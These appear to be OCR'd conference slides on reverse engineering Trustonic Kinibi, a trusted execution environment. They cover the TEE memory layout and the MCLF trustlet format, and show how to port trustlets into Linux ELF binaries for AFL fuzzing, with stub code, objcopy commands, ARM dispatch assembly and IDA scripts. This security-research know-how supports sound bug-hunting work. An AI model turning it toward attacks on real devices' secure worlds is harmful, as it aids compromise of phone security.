
Name	Start	End
AP_BL2	0000000000000000	0000000000002000
AP_BL31_IMG	0000000000002000	000000000002A000
AP_BL31_unpacker	000000000002A000	000000000005A000
AP_BL33	000000000005A000	0000000000143000
AP_BL32	0000000000143000	00000000001C3110

Trustonic Kinibi

Secure EL-1 Payload

- Contains most parts of TEE

```
   +--Secure EL-1 Payload--+
+--> MTK                   |
   | RTM                   |
   | mclib                 |
   | TAs                   |
   | TDs                   |
   +-----------------------+
```




Name	Start	End
MTK_code	07F00000	07F08AB8
MTK_data	07F08AB8	07F0C000
IMG_HDR	07F0C000	07F0D000
MCLIB	07F0D000	07F24000
RTM	07F24000	07F36000
DRCRYPTO	07F36000	07F49000
TLPROXY	07F49000	07F4A000
STH2	07F4A000	07F54000
MCTL	07F54000	07F56000

Trustonic Kinibi

Secure EL-1 Payload


- Kinibi kernel – MTK
- Runtime manager – RTM
- Some trusted drivers – drcrypto, …
- Some trusted applications – STH2, …
- Internal API library - mclib



Trustonic Kinibi


Trustlets

- Trusted applications - TA, CM system TA, SP TAs
- Reside in Android file system
- Identified by GUID



Trustonic Kinibi

Inter-world communication



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
Trustonic Kinibi


Inter-world communication flow




Trustonic Kinibi

Trustlets

- MobiCore Load Format – MCLF
- github: mcLoadFormat.h
  - IDA Pro loader
  - Ghidra loader
- Signed binaries
- 32-bit executables
- Uninitialized fields
  - tciBuffer_ptr
  - tciBuffer_len
  - mcLibEntry
  - …
- Internal API via mclib



Zoom in



- All external calls are through mclib entry field in MCLF header
- Easy to emulate such an isolated code
- Easy to wrap in fuzzing environment

Digital Security

Fuzz smartly

AFL

Fuzz smartly

- Straightforward approach
  - Fuzz trustlets from Normal World
    - Non-controlled environment
    - No coverage control
    - No crash information
- Smart approach
  - Controlled environment
  - Control fuzzing coverage
  - All crash information
  - Explore crashes with all tools

Fuzz smartly

AFL

- AFL fuzzes applications
  - source code – afl-gcc
  - binary code – afl-unicorn
  - executables – qemu usermode
- AFL mutates standard input (--) or file input (@@)
- Use AFL qemu usermode
  - Convert MCLF trustlet to ELF executable
  - Make a wrapper to forward standard input to the trustlet TCI
  - Fuzz it with qemu mode!

Binary porting

Transform a trustlet to a linux application

- Make an initial stub to forward input
- Make an ELF with initial stub and trustlet
- Relocate trustlet image properly
- Transfer execution to the trustlet entry point
- Mock mclib
- Automate it for all trustlets

Binary porting

Call TA’s entry point

- Make an initial stub code
- Define symbols
  - tciBuffer_ptr
  - tciBuffer_len
  - tlMain

```c
// tlrun.c

tciBuffer = malloc(TCILEN);                           // get memory for TCI buffer
tciBufferLen = read(STDIN_FILENO, tciBuffer, TCILEN); // fill it from standard input

*(int*)sym_tciBuffer = tciBuffer;                     // fill in the fields in the trustlet's header
*(int*)sym_tciBufferLen = tciBufferLen;

tlMain_t tlmain = (tlMain_t)&sym_tlMain;              // get tlMain address from symbols
tlmain(tciBuffer, tciBufferLen);                      // call tlMain
```

Binary porting

Relocating TA properly

- Compile our stub

  -
    ```
    gcc -c tlrun.c -o tlrun.o
    ```
- Define symbols

  -
    ```
    objcopy --add-symbol tlMain=$(TLMAIN)
    ```
- Adding sections

  -
    ```
    objcopy --add-section .tlbin_text=.text.bin \
      --set-section-flags .tlbin_text=code,contents,alloc,load \
      tlrun.o tlrun.o.1
    ```
- Locating sections

  -
    ```
    gcc tlrun.o.1 --section-start=.tlbin_text=0x1000 -o tlrun
    ```

Binary porting

Implement mclib API

- TlApi.h
- TlApiCom.h
- TlApiCommon.h
- TlApiCrypto.h
- TlApiError.h
- TlApiHeap.h
- TlApiLogging.h
- TlApiMcSystem.h
- TlApiSecurity.h
- TlApiTime.h
- TlApiTplay.h
- TlApiTui.h

```
_TLAPI_EXTERN_C tlApiResult_t tlApiUnwrapObjectExt(
    void *src,
    size_t srcLen,
    void *dest,
    size_t *destLen,
    uint32_t flags );



_TLAPI_EXTERN_C void tlApiLogPrintf(
    const char *fmt,
    ...);
```

Binary porting

Implement mclib dispatch

- Dispatch function
    - tlApiLibEntry

```
// tlrun.c

typedef void (*tlApiEntry_t)(int num);

void (*tlApiLibEntry)(int num) __attribute__((weak));
void tlApiEntry(int num) __attribute__((noplt));

__attribute__((constructor)) void init()
{
  tlApiLibEntry = tlApiEntry;
}
```

```
// entry.S

.syntax unified
.arch armv7a
.globl tlApiEntry
tlApiEntry:
        push    {r0-r4,lr}
        bl      get_api
        mov     r12, r0
        pop     {r0}
        pop     {r0-r3,lr}
        bx      r12
```

```
// tllib.c

void* get_api(int num)
{
  return ptrs[num];
}
```

Binary porting

Automation for multiple TAs

- Trustlet porting parameters
  - Entry point
  - Sections locations
  - TCI buffer length
- Old good Makefiles

- Trustlet entry point
  - `objcopy --add-symbol tlMain=$(TLMAIN)`
- Sections locations
  - `gcc tlrun.o.1 --section-start=.tlbin_data=$(TLDATA) –o tlrun`
- TCI buffer length
  - `gcc -DTCILEN=$(TLTCI_LEN) –c tlrun.c –o tlrun.o`

Binary porting

Automation for multiple TAs

- IDA Pro
  - batch mode
  - Idascript
- Ghidra
  - Headless mode


```
rem ida_auto.bat

for /r %%f in (*.idb) do (
    idascript %%f %TOOLDIR%\tlinfo.py
)
```

```
# tlinfo.py

def info_segments():
    ss = dict()
    for s in Segments():
        name = idc.get_segm_name(s)
        segs.update({name: [s, idc.get_segm_end(s)]})
    return segs

if __name__ == "__main__":
    try:
        kinibi_api.main()
        print "TLMAIN := 0x%x" % (locate_tlmain() + 1)
        ss = info_segments()
        env_names = {".text": "TLTEXT",
            ".data": "TLDATA",
            ".bss": "TLBSS"}
```

Binary porting

Launch

```
~ # ./tlrun < test
```



```
root@artik:~/targets/07010000000000000000000000000000# ./tlrun < test
mem1 = 0x77e110
tciBuffer = 0x77e008, tciBufferLen = 40
Jump to tlMain
TlCm: Starting, 3.6, Mar  9 2015, 17:57:42.
--- tlApiGetVersion ---
--- tlApiGetSuid ---
TlCm: Waiting.
--- tlApiWaitNotification ---
TlCm: Begin MC_CMP_CMD_BEGIN_SOC_AUTHENTICATION.
--- tlApiGetVirtMemType ---
addr = 0x77e110
TlCm: End MC_CMP_CMD_BEGIN_SOC_AUTHENTICATION.
--- tlApiNotify ---
```

Digital Security

Fuzzing

Poexali!

